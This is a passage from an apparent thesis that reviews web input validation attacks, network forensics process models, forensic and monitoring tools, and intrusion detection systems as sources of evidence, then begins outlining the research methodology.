Most computer networks contain web application developments that helps organisations and customers or employee to make their work easier. Every web application contains two components called the client side and the server side. The client side always interacts with various codes including programing language (php, ASP.NET and so on), JavaScript (Jquery), SQL, HTML and XML. It requests information from the server side. The client-side component always launches in the web browser and then sends requests containing the user inputs to the server-side which in turn returns with HTML response. All these quests and response have to go through a method called sanitization. The sanitization methods, which are designed to filter the user untrusted inputs into trusted ones using a special filter to remove suspicious characters, are always used to validate the user inputs. These sanitization methods are sometimes associated with erroneous code leading to have vulnerabilities in that web application by bypassing the user inputs into trusted web contents without violation and making it vulnerable (such as XSS).




Figure 2.5: Cross-site scripting common scenario (Rodd, 2010, p.1).

Figure 2.5 shows the scenario of XSS attack that uses the manipulation technique in the client-side scripts of a web application. The attacker injects a malicious client-side code into the infected web page and when a customer or user visits the web page, the script will be executed every time he or she loads the page or the associated event. A simple example is an attacker injects a malicious client-side code into a shopping cart website which leads the victim to visit a fake and identical

page. This fake page might contain some malicious scripts that record the cookie of the user browsing the shopping page leading the attacker to exploit that cookie and hijack the victims' session (Rodd,2010).

2.8.3.2 SQL injection

SQL injection is one of the most recent techniques that take a high rank in web application vulnerability. Open Web Application Security Project (OWASP) experts believe this vulnerability is the most popular one since 2010. This type of vulnerability targets modern web applications and their databases. It is one of the easiest to exploit and it has been demonstrated that an average of attempting this attack is around 71 attempts per hour. However, some applications experience such attacks and at a peak, were hacked 800-1300 times an hour (Johari & Sharma, 2012).

SQL injection attack is performed by the insertion or injection of a SQL query through the input field from the client side to the server side of the application. This insertion involves injecting malicious statements that interact directly with the database and results in unexpected behaviour which serves the attacker purpose. The attack purposes is sometimes to find sensitive data stored in the database or even altering data in the database by updating, deleting or inserting data.

2.8.3.3 Buffer Overflow

Buffer overflow is one of the most common attacks found and it is usually results from careless programing applications. Olzak (2006, p. 46) defined buffer overflow as "Buffer overflows occur when more data is written to memory than was allocated by the program. In other words, the programmer was responsible for properly managing memory and made a common error. It doesn't take much of an overflow to impact a system. As little as one byte of data can cause a security incident."

An attacker can use the attack buffer overflow to perform havoc in a web application. Also, it can be performed to gain control of the underlying server, the entire website, or even launch other malicious applications from the vulnerable stack. One of the common sub attacks caused by buffer overflow is Denial of service (DoS) attack or Distributed Denial of services (DDoS). Buffer overflow is a serious attack that can lead to many unwanted behaviours within the networks, for example, gaining unprivileged access, or learning more about the architecture of the software application or product. Therefore, buffer overflow vulnerabilities need to be

examined and tested by setting a robust plan and security testing matrix in place for defense.

2.8 SECURITY THREAT MANAGEMENT

Section 2.2 described a broad background of various network threats and attacks. These threats and attacks need to be managed by using many available tools and techniques. Therefore, security threat management is a method that can be used to observe an organization's critical security systems in real-time. This method can help to show reports from the monitoring tools such as intrusion detection systems, firewalls, intrusion prevention system and other security monitoring tools. These reports lead to obtain a reduction of the false positives from the monitoring tools. They also help to create and develop intuitive analytical, forensics and management reports (Kizza, 2008).

In order to secure an organisation's resources, security administrators have to perform real-time management. Therefore, real-time management needs to obtain real-time data from all networks tools and sensors. There are various techniques to do real-time management and the most important ones to this project are risk assessment that targets input validation attacks and forensics analysis by using network intrusion detection systems.

2.8.1 Risk Assessment

Network security experts have defined that every threat has different cause of risk different from others. Therefore, they assume every single threat must have a different risk assessment. Some should be marked as low risk while other should be the opposite. It is crucial for the security team to study the risk as sensor data come in and decide what threat to deal with and address first (Kizza, 2008).

2.8.2 Forensics Analysis

The forensics analysis process is launched after identifying and containing the threat. The forensics experts' team have to use forensics analysis tools to interact with the security report shows there was a threat detected by a specific sensor such as IDS. There are many processes under forensics analysis that should be taken in order to have valid evidence that could be used in court. The next section reviews forensic processes (Kizza, 2008).

2.9 NETWORK SECURITY AND FORENSICS

The conception of computer technology including network technology and telecommunications has largely been based on open communications principles. The growing dependence by businesses on technologies has been a serious matter as the actions of computer criminals have found the state of technology as the best medium to carry out their operations. Sometimes it is difficult to track their actions and the most effective and final way is to perform forensics as described in section 2.3.2. There are two sections that review digital forensics and the second one is network forensics. Each one of these techniques will be detailed in the following sections.

2.9.1 Digital Forensics

Digital forensics can be defined as "The use of scientifically derived and proven methods toward the preservation, validation, identification, analysis, interpretation, documentation and presentation of digital evidence derived from digital sources for the purpose of facilitating or furthering the reconstruction of events found to be criminal, or helping to anticipate unauthorized actions shown to be disruptive to planned operations" (Palmer, 2001, p. 32). Kaur & Kaur, (2012) stated that the credibility of digital evidence is the most important element of digital forensics. They also mentioned that the legal setting requires evidence that must have non-interference, integrity, authenticity, reproductively and minimization.

There has been a need for a standardisation of methodology for digital forensics investigations. Many investigation processes have been published for digital forensics investigations (Pollitt, 2007). However, most models reflect the same principles and overall methodology. The most used digital forensics investigation model (DFRW) proposed by (Reith, Carr, & Gunsch, 2002) and they divided it into nine stages. These main stages are: identification, preparation, approach strategy, preservation, collection, examination, analysis, presentation, and return evidence as shown in figure 2.6.




Figure 2.6: Original processes of digital forensics (Kaur & Kaur, 2012, p.6)

Identification is the process of recognizing an incident from indictors and defines its type. Although this process is not explicitly within the field of forensics, it does have an impact in the next steps (Reith et al., 2002). Preparation is the method of preparing tools, techniques, search warrants, and monitoring authorizations and management support. The approach posture helps to develop a strategy that minimizes the collection of tainted evidence while minimizing the impact to the victim. Preservation is the process of preventing any activities that can damage the digital evidence being collected. Collection is the method of collecting the evidence that is relevant to the instigation. Examination is the techniques of an in-depth systematic search of evidence that is relevant to the suspected criminal. Analysis is the method that determines significance, reconstruct fragments of data and draw conclusions based on the evidence found. Presentation is the procedure that should be taken by an investigator to summarize and provide explanation of conclusions. Retuning evidence is the final stage that ensures the digital and physical property is returned to its proper owner and also determines what and how criminal evidence should be removed.

2.9.2 Network Forensics

Network forensics is considered to be an extension of computer forensics. Computer forensics was established by law enforcement departments and they developed guiding investigative methodologies acceptable to the justice system. Therefore,

network forensics carries out the same principles including preservation, identification, extraction, documentation and interpretation. Network forensics is the art of dealing with recording, capturing, and analysis of network traffic in order to detect intrusions and investigate them (Pilli, Joshi, & Niyogi, 2010).

(Palmer, 2001, p. 7) defines network forensics as "the use of scientifically proven techniques to collect, fuse, identify, examine, correlate, analyze, and document digital evidence from multiple, actively processing and transmitting digital sources for the purpose of uncovering facts related to the planned intent, or measured success of unauthorized activities meant to disrupt, corrupt, and or compromise system components as well as providing information to assist in response to or recovery from these activities.''

Network forensics systems are classified into three types: purpose, collection of traffic and nature (Pilli et al., 2010). Purpose: 'General Network Forensics' is to improve network security and 'Strict Network Forensics' is to obtain digital evidence that will satisfy legal principle and requirement (Ren and Jin, 2005). Collection of traffic consists of two stages 'catch-it-as-you-can" and 'stop-look-and-listen'. 'catch-it-as-you-can' is the process of capturing and analyzing all packets that pass through a particular traffic point and this is subsequently done requiring large amount of storage. 'stop-look-and-listen' is the need for a faster processer to analyze packet in memory and certain information that is saved for future analysis (Garfinkel, 2007). Nature: the network system is applicable with some certain hardware and pre-installed software or a software tool (Pilli et al., 2010).

(Pilli et al., 2010) proposed process model for network forensic analysis based on other existing digital forensics models as shown in figure 2.7. This model involves nine major stages:

Preparation: network forensics is capable of being applied to environments where network security tools such as firewalls, intrusion detection and packet analysers are installed and deployed at different points on the network. However, in order not to violate the privacy, there is a need for authorization and legal warrants (Pilli et al., 2010).

Detection: in this phase, various security tools generate alerts that indicate a security breach. A quick validation should be taken to minimize the false alarm and confirm the suspected attack. This will help to make a decision whether to continue the investigation or leave the alert as a false alarm. There are number of tools that

will help to indicate a wide list of attack and some of these tools are Bro-IDS, Snort, P0f, Ntop, Wireshark, PADS and Sebek. This phase is divided in two stages: incident response and collection. Incident response: the response to the attack detected is initiated based on the information collected to authenticate and measure the incident. This response must rely on the type of attack identified and managed by the organization policy and business constraints. The next step is to make action plans that explain how to defend from future attack and recover from the damage already happened (Pilli et al., 2010).

Collection: in this phase, all traffic data must be collected from the sensors. These sensors have to be reliable and they have to be in the right place to collect maximum evidence with less impact to the victim. This phase is really important because the traffic data are always changing at a rapid pace. It is sometimes impossible or hard to generate the same trace at a later time. The tools that are widely used to assist this phase are TCPdump, NfDump, Silk, PADs, Snort, Bro-IDS and TCPFlow (Pilli et al., 2010).




Figure 2.7: Network Investigation procedures adapted from Pilli et al., (2010, p.20).

Preservation: the collected data gained in the form logs and traces saved on a backup device which must be configured to read only media. Also, a hash of all the logs and traces data is preserved. One important part of this phase is copying the original data and analyse them rather than dealing straightforward with the original

data. This is performed just to help the legal processes which have to validate that the results obtained from the copied data are identical to the original ones. The tools that are widely used to assist this phase are TCPdump, Silk, PADs, Nfdump, Snort, Bro-IDS and TCPFlow (Pilli et al., 2010).

Examination: forensically processing collected data using a combination of automated and manual methods, and assessing and extracting data of particular interest, while preserving the integrity of the data. The evidence collected is analysed and searched methodically to extract specific indictors of the committed crime. However, this process has to carry out crucial information from the sensor and have to take a good care of them in order not to lose them. This also will help to find the weakness in the sensors which in reality can be improved to address such weaknesses in the future. The tools that might be used in this phase are TCPDump, Wireshark, TCPFlow, Flow-tools, TCPStat, NetFlow, TCPDstat, Ngrep, NfDump, PADS, Argus, Nessus, Sebek, TCPTrace, Ntop, TCPXtract, Silk, TCPRe- play, P0f, Nmap, Bro, and Snort (Pilli et al., 2010).

Analysis: the indictors that were identified in the examination phase now must be classified and correlated to infer observations using the existing attack pattern. This can be done by using different techniques including data mining and soft computing to match the attack pattern. DNS queries, packet fragmentation, protocol and operating system fingerprinting are, for example, types of the important parameters related to the attacks. The best practice way to do the analysis is by putting all the attack patterns together, reconstructing and replaying them in order to understand the methodology that the attacker used to perform his crime. The tools that might be used in this phase are TCPDump, Wireshark, TCPFlow, Flow-tools, TCPStat, NetFlow, TCPDstat, Ngrep, NfDump, PADS, Argus, Nessus, Sebek, TCPTrace, Ntop, TCPXtract, SiLK, TCPRe- play, P0f, Nmap, Bro, and Snort (Pilli et al., 2010).

Investigation: the purpose of this phase is to define the path of a victim network and communication pathway back to the point of the attack whole action. The packet captured gained are utilized for attribution of the attack action. This phase relies on some features from the previous phase ‘Analysis’ and therefore these two phases are making repetition to deliver the conclusion of the attack. Attribution helps to identify the identity of the attacker and this is the most difficult part when

performing network forensics. To draw a conclusion for this phase, it provides valuable data for incident response and prosecution of the attacker (Pilli et al., 2010).

Presentation: the aim of this phase is to develop and present the observations in an understandable language for the court and also provide explanation of the previous processes used to come to the conclusion. The conclusion is mostly explaining the network forensics analysis as the information presented results in the institution and carrying on of legal proceedings against the attacker. In this phase, the investigator must write the documentation to meet the legal requirements (Pilli et al., 2010).

2.10 NETWORK SOURCES OF EVIDENCE

There are places where evidence that might be discovered at all layers of the network model (Nikkel, 2005). These evidences can be extracted by various tools and these tools are differed depending on their capabilities of capturing each protocol's packets. For example, there may be evidence of maliciously malformed data can be collected from protocol header or data fields, covert channels or protocol tunnels twisted with unused or unchecked areas. (Pilli et al., 2010) helped other researchers by gathering network forensics resources for in order to track down the attackers and the attacks. These resources are classified into two major categories Network Forensics Analysis Tools (NFATs) and Network Security Monitoring (NSM) Tools.

2.10.1 Network Forensic Analysis Tools (NFATs)

Sira (2003) wrote a paper that consists of the most useful network forensics analysis tools. She believed these tools are capable of helping network administrators and security experts to monitor networks, collect information about all coming and outgoing traffic, and assist in network crime investigations and a good factor for a suitable incident response. Pilli et al., (2010) mention in their paper that NFATs can help to analyse the insider theft, misuse of resources, perform risk assessment and evaluate network performance.

NFATs work in conjunction with intrusion detection systems, firewalls and generate a long term log of network traffic records for further analysis. (Pilli et al., 2010) states that NFATs are capable of evaluating individual transport layer

connections between computers enabling the user to analyze protocol layers, packet content, retransmitted data, and extract traffic patterns between various computers.

There are some NFATs available on the internet to provide reliable data acquisition and good analysis capabilities. Some of these tools are NetIntercept, NetWitness, NetDetector, Iris, Infinistream, Solera DS 5150, OmniPeek, SilentRunner, NetworkMiner, Xplico and PyFlag. Pilli et al., (2010) explains each one of these tools and the best use of them.

2.11.2 Network Security and Monitoring (NSM) Tools

Bejtlich and Vischer (2005, p.25) define NSM as "the collection, analysis, and escalation of indications and warning to detect and respond to intrusions." NSM can help investigators to gather, identify examine, correlate, analyse all network traffic that could be related to the incident. NSM helps to do standard data collection in various forms including session data, content data, alert data and statistical data. Therefore, NSM will help forensics investigation by giving full necessary clues and reducing chance of false negative or positive data (Pilli et al., 2010).

There are some NSMs available on the internet in open source or commercial forms that manage to provide reliable data analysis capabilities. Some of these tools are TCPDump, Wireshark, TCPFlow, Flow-tools, NfDump, PADS, Argus, Nessus, Sebek, TCPTrace, Ntop, TCPStat, IOS NetFlow, TCPDstat, Ngrep, TCPXtract, SiLK, TCPReplay, P0f, Nmap, Bro-IDS, Suricata and Snort. (Pilli et al., 2010) has described each one of these tools in terms of helping the forensics investigation.

2.11 INTRUSION DETECTION SYSTEMS AS SOURCES OF EVIDENCE

An intrusion detection system (IDS) is a system used to detect unauthorized intrusions that try to break into computer systems and networks. Intrusion detect as a technology is not new, it has been created by security firms everywhere to offer individual and property security so the property owner would be safe and sleep in peace.

Sommer, (1999) published one of the first papers that suggests to use intrusion detection as evasive measures that can supply evidence in criminal and civil legal proceedings. However, he believed that intrusion detection systems still contains a gap between the purposes of IDSs and the needs of the legal system. This gap doesn't only lack at a functional and a purposive level, but also it does not have

sufficient or complete “evidence” of intrusion offense. His study leads others to contribute to the forensics field by developing methodologies for improving intrusion detection. As a result, Kent (2006) explains that some recent intrusion detection systems are capable of recording malicious commands including source and distinctions network addresses, protocol used, event characteristics such as time and date and further related information such as username and filename applied within the application.

There have been published some articles that discuss the use of various methods of using intrusion detection systems for the network forensics purposes. Habib (2010) used intrusion detection systems for network forensics and reported in detail that these systems can be used to analyse attacks, duration of the exploit and the method implemented during the attack. As a result of his study, he showed that intrusion detection systems can be valid for investigating attacks. The studies open other researchers minds toward the idea of creating a forensic model based on network intrusion detection. Ren and Jin (2005) proposed a network intrusion forensic system that includes log system information gathering, adaptive capture of network traffic, storing the historical network misuse pattern and active response for investigational forensics. This system contains four elements which are forensics server, network forensics-agents, network monitor, and a network investigator.

Another simple framework for distributed forensics was proposed by Tang and Daniels (2005) to provide an integrated platform for automatic evidence collection and efficient data storage, and matching known attribution methods and attacks. This model based on proxy and agent architecture that collects, stores, processes and analyses forensic information. One advantage of this model is providing automatic evidence and quick response to network attacks.

Wang et el. (2007) proposed a dynamical network forensics (DNF) model based on the artificial immune theory and multi-agent theory. The systems helps to provide a real-time techniques to collect and store data logs as well as providing automatic evidence collection and quick response to network attacks. This system has different elements to store data in the forensics server and collecting the data from forensics-agent, detector-agent and response-agents. The detector-agent, forensics-agent and response-agents manage to capture real-time network data, match them with intrusion behaviour and then send them to the forensics –agent. The forensics- agent helps to collect the digital evidence, create a digital signature

and then transmit the evidence to the forensic server. The forensic server plays a role in analysing the evidence and replaying the attack procedure in order to create a quick response to the attack.

2.11.1 Intrusion Detection Systems Overview

Intrusion Detection systems are the tools that process, identify and respond to malicious activity targeted at computing and networking resources. In general IDSs are categorized into the two types of network intrusion detection systems (NIDS) and host-based IDS. A NIDS monitors packets on the network wire and attempts to discover if a hacker is attempting to break into a system. A typical example is a system that watches a large number of TCP connection requests (SYN) of many different ports on a target machine, thus discovering if someone is attempting a TCP port scan (Sommer, 1999).

This technology has been made to compare users' action against known attack scenarios and be able to predict and indicate suspicious behaviour. There are three types of this technology and each one has different mechanism from the others. These types are: Anomaly-based detection also known as behaviour-based detection that works to detect the behaviour that is not normal or is not compatible with normal behaviour. Theoretically this type of IDSs requires a whole list of normal behaviour actions. However, in some environment this can work because the normal behaviour actions are limited. The model is considered to be dangerous because it might have unacceptable behaviour listed within the training data and it will be accepted later as normal behaviour.

The second one is Signature-based detection also known as misuse-based detection; this type uses the signature of known malicious activities. It also works by adding a whole list of known malicious actions or misuse signatures. Although there are a huge number of malicious actions, it is impossible to put all these activities on a list and keep it manageable. Therefore, there are only a limited number of actions signatures are added to the list and this limitation is depends on three board activities: Unauthorized modification, unauthorized access and denial of service.

2.11.2 Wired Intrusion Detection Systems

Although there are attempts to update and configure a web server securely, the system might still contain unknown vulnerabilities that are well known to skilled

hackers. However, the intrusion detection job at this time is to continuously monitor all network traffic to identify whether a web server or its applications are under attacks or has been compromised by a hacker. Most intrusion detection systems are capable of launching a counter response to attacks and alert the network administrator by e-mail or phones. Beside the notification, intrusion detection should generate a quick response and block certain unrecognized or unauthorized IP addresses (Vacca, 2006).

There have been many published articles regarding intrusion detection that can help manage and detect web server malicious traffic. Further review regarding this matter will be covered in the methodology chapter in the related work section 3.1.

2.11.3 Existing Wired Intrusion Detection Systems

There is a wide array of intrusion detection systems that are specifically designed for wired networks. These systems and/or products are available in two flavours either open source software or commercial ones and all of them are addressing a range of organizational security goals and considerations.

Snort is one of the most popular deployed systems in most of network security environment and it is considered to have a huge dataset of signatures for malicious activities. This product highlights both intrust detection and prevention system that both are used to excel in traffic analysis and packet logging on IP networks. It searches for very specific content in the network stream and reports each instance of a particular signature. On the other hand, Bro-IDS are slightly different in which it uses a sophisticated signature by means of its policy language. It can analyse network traffic at a much higher-level of abstraction, and has powerful facilities for storing information about past activity and incorporating it into analysis of new activity which means it is better for forensics (Sommer, 2003).

OSSEC HIDS is capable of performing log rootkit detection, analysis, integrity checking, time-based alerting and active response. Its main IDS functionality provides a SEM/SIM solution. Since this IDS is capable of performing powerful log analysis, most universities and data centres are running it in order to monitor and analyse their firewalls, IDSs, web servers and authentication logs. Another tool is considered to be one of the most popular ones is Sguil which is built by network security analysts for network security analysts. Sguil's provides access to real-time events, session data, and raw packet captures. Sguil facilitates the practice

of Network Security Monitoring and event driven analysis. The Sguil client is written in tcl/tk and it supports many platforms including Linux, *BSD, Solaris, MacOS, and Win32. Another tool used for network analysis is Fragrouter. It is a one-way fragmenting router - IP packets that targets get and sent packets from the attacker to the Fragrouter. Fragrouter helps an attacker launch IP-based attacks while avoiding detection (Sommer, 2003).

2.12 PROBLEMS AND ISSUES

The literature review has addressed a number of issues that relate to managing digital forensics investigation of wired networks that contains web servers. The issues and problems pointed out in the literature review will be evaluated in order to determine the important elements that are needed to be addressed and have potential for further research.

A number of security threats and attacks face Wired Networks have been identified in (Section 2.2) starting from the basics attacks such as denial of services and man in the middle attacks to the application layers attacks and input validation attacks. Moreover, these threats and attacks still exist and many networks have suffered from them because the implementations for these malicious activities are widely available in books, journals and on the internet and they can be performed using easy to get hardware or software. As a result of using such malicious activities, it might lead significantly to financial lose or more importantly lose of confidential information. These issues of security highlight the difficulty of solving such problems in wired networks. Therefore, there always must be a need to perform digital forensics investigation when attacks happened.

There are many digital forensics procedural guides by many organisations and most of them have the same original idea as described in (section 2.4.1). However, the guidance is very important as it is the first step for what has to be done by digital investigators. Also, there have been published many papers regarding network forensics investigation processes which rely on the original digital forensics processes. These processes mostly clarify the main concept behind forensics in networks as well as the requirement to obtain acceptable evidence. Section 2.4.2.1 described these processes in detail and how evidence can be obtained by specific tools. The issues here are that there are a number of tools to use and these tools are

not fully tested to validate their capacities and reliability in performing the specific functionality that network digital forensic investigators need in the areas of acquisitions, preservation, examination, analysis and reporting. Moreover, collection of network traffic is considered to be difficult and challenging because it requires live acquisition and preservation of data for later use in digital forensics processes. There will be a need for a sophisticated architecture that manages to perform live evidence collection in order to confirm that digital forensics principles are accomplished to allow other processes to be verified.

In section 2.6, intrusion detection systems were identified as a good source of evidence in wired network forensics investigations. The literature review detailed that a number of wired intrusion detection systems can be implemented and installed on all type of wired networks. These intrusion detection systems are considered to be a factor in detecting input validation attacks to the network. However, in terms of performing digital forensics investigation, these systems have not been shown or tested for their capabilities by forensics investigators.

The stated issues and problems have to be explored for further studies in the realm of digital forensics investigations in order to create specific better methods, reliable tools and the knowledge of how to use IDS for forensic investigation.

2.13 CONCLUSION

The literature reviewed in Chapter 2 provides an overview of the current issues and knowledge in the area of NIDS and current forensic practices. The six sections select and review the critical matters for network security and forensics. The first section reviewed network security and the threats that have already established themselves as negative effects on networks. The second section showed in detailed an explanation of the current processes that are used in digital forensics toward all types of networks. Intrusion Detection systems are also reviewed in detail in the third section. Finally, the last section shows the open issues and areas for researching.

Chapter 3 will review some relevant studies regarding the issues and problems discussed in section 2.7 a problem, its questions and a way of answering the questions. Hence a relevant methodology will be developed to investigate the research problem and to answer the selected questions.

CHAPTER THREE

RESEARCH METHODOLOGY

3.0 INTRODUCTION

In this chapter 3 a selection of a problem and questions arising will be made from the problems and issues identified in chapter 2. The purpose is to specify a methodology for research. Kothari (2004) mentioned that success for the empirical research methods is that "the researcher must create an experimental design that will manipulate the materials concerned in order to bring forth the desired information. This method will help to come up with conclusions capable of being verified by observation and experiment. This method follows specific structures including observations as a first step, then induction, then deduction, then the testing part and finally the evaluation.

This chapter 3 has been structured to first review the most recent studies relative to the issues and problems of the proposed research area. The review is to focus on how other people have done their research. This section leads to selecting the relevant problem and research question (3.1). The second section (3.2) develops the design and hypothesis for the research area. The third section (3.1.3) discusses the research model includes the proposed system architecture and the system components. The system components include the hardware, software and data requirements. Finally, Section 3.4 demonstrates and discusses the data generation, data collection, data analysis and reporting methods required to perform the practical aspect of the research.

3.1 RELATED STUDIES

In chapter two, a wide range of studies were discussed and so it helped to narrow down the main problems which are addressed and explicitly discussed in this part of the research. The following sections explain the recent problems and issues for the chosen research area that is to assess IDSs performance as well as to collect the optimal evidence from these IDSs.

The first section targets input validation vulnerabilities including Cross-site scripting (XSS), SQL injection and buffer overflow. These vulnerabilities according

to OWSAP security communities documents are the most used exploits and they can cause massive impact to any organization. The second section discusses a study that shows network traffic can be used as evidence. This section addresses the techniques and guidelines in using network traffic to help forensic investigation. However, if the network traffic is good evidence, there must be a technique or model that helps to perform network forensic. Section three shows the most recent and effective network forensic models proposed by Pilli, Joshi, & Niyogi, (2010). This model has the ability to develop a method to acquire and preserve LAN network traffic for further examination and analysis. One of the requirements for this model is to implement network security tools such as Wireshark and IDS into the network to obtain reliable evidence.

The forensic models reviewed suggested using security tools to collect evidence. The section four study (Kent, 2006) which confirms that one of the most important network digital forensics process related to security hacking incidents is to collect information from log meta data which mostly are stored in networks intrusion detection systems. The next section discusses a number of open source IDSs and briefly explains some advantages and disadvantages of using them on a LAN network. The sixth section explores the most recent studies in evaluating IDSs and the different techniques the authors (Day & Burns, 2011; Albin, 2011) used to evaluate these IDSs systems. Finally, the seventh section demonstrates the Saari & Jantan (2011) proposal which has a way of collecting evidence into a forensic server and filtering the traffic to obtain the wanted evidence. These are all useful studies that show how to do the type of research required in the chosen area.

3.1.1 Input Validation Vulnerabilities

Increasingly the web application code and logic is moving towards the client side and giving various security challenges. Because of exposing the client side to the public, attackers are always able to gain more knowledge about the application and they are more likely to gain illegal access to the server side. There have been many studies regarding the matter but unfortunately these studies haven't addressed the main issue which can lead the forensics investigators to face a serious problem in identifying these attacks.

Web application development often pays less attention to security than utility and open access. Therefore, these web application developments always contain

errors that are overlooked. They might be difficult to detect, arrive because of the market pressure to get the software to market and often the builders do not have the experience and skills in security (Li, n.d.). This leads to deploying a wide variety of web applications on the Internet with security vulnerabilities. The fact has been reported (WhiteHat Security, 2010) that more than 80% of the websites on the internet have suffered from at least one critical input validation vulnerability such as buffer overflow, and injection attacks. For example, on the 23 of March in 2012, Paypal.com was affected by an XSS vulnerability which was used to obtain other users credentials (thehackernews, 2012). According to the Open Web Security Project (OWSAP) that the most serious 10 threats that web application face nowadays are input validation vulnerabilities including buffer overflow, SQL injection (SQLIA) and cross site scripting (XSS). Buffer overflow and injection attacks are the most powerful existing vulnerabilities (Johari & Sharma, 2012) that can be exploited very easily by many automated applications using mostly the same techniques and attack vectors.

Many products have been released to study and to address these vulnerabilities. Despite the tool effectiveness in detecting such vulnerabilities, the authors of these products still believe that there is a possibility such attacks will eventually go away once security techniques improve (Johari & Sharma, 2012). The network forensics role is a secondary process after the attacker succeeds to spread the malicious traffic into the system and destroys its integrity and often under-developed because prevention is often seen as a better solution than prosecution or rebuilding systems.

3.1.2 Captured Network Traffic as Evidence

Avasthi, (2012) stated that the concept behind network forensics is generally about monitoring, capturing, analysing the network traffic and investigating the security violation. Nikkel, (2005) and Avasthi, (2012) believe that network traffic is a valuable element that helps every digital investigator to collect the proof of integrity as evidence of attack. Casey, (2004) carried out a significant study that showed that organizations are managing to preserve network traffic relating to offenses on their networks so law enforcement agencies should keep up with these organizations work and try to become aware of these new techniques of collecting digital evidence.

Casey, (2004) demonstrates that there are different ways of acquiring and analysing captured network traffic in order to obtain valuable evidence. This leads him to examine the use of different commercial and open source tools that ultimately assist the digital investigation process including the collection, preservation, examination and analysis of digital forensics. Therefore, the principle of their studies can be applied to all wired networks and gather all required network traffic as a source of evidence. Network traffic associates with a number of challenges that affect the source of evidence. One of these challenges is the type of evidence collection system that can mislead to collect insufficient evidence results in unrecoverable losses. This might be for many reasons and the main reason is the high volume of network traffic. Because of the high volume of network traffic, some collection systems cannot record the full traffic volume (Maier et al., 2005).

Casey (2004) emphasises that the integrity of digital evidence should be properly managed to ensure that the traffic is a full data set. He listed some well suited software and hardware that assists to accurately collect the digital evidence of traffic in a network.

3.1.3 Network Forensics Process Model

There are number of investigative techniques and methods published and effectively used in the computer forensic discipline. There is a need to have effective techniques for forensic experts to follow from the disk level to the network level. Pilli et al., (2010) proposed a generic process model for network forensic analysis based on other existing digital forensics models noted in section (2.9.2) as shown in Figure 2.7. This model has nine major phases that provide sequential guidance on how to do an investigation and also feedback loops for self guidance.

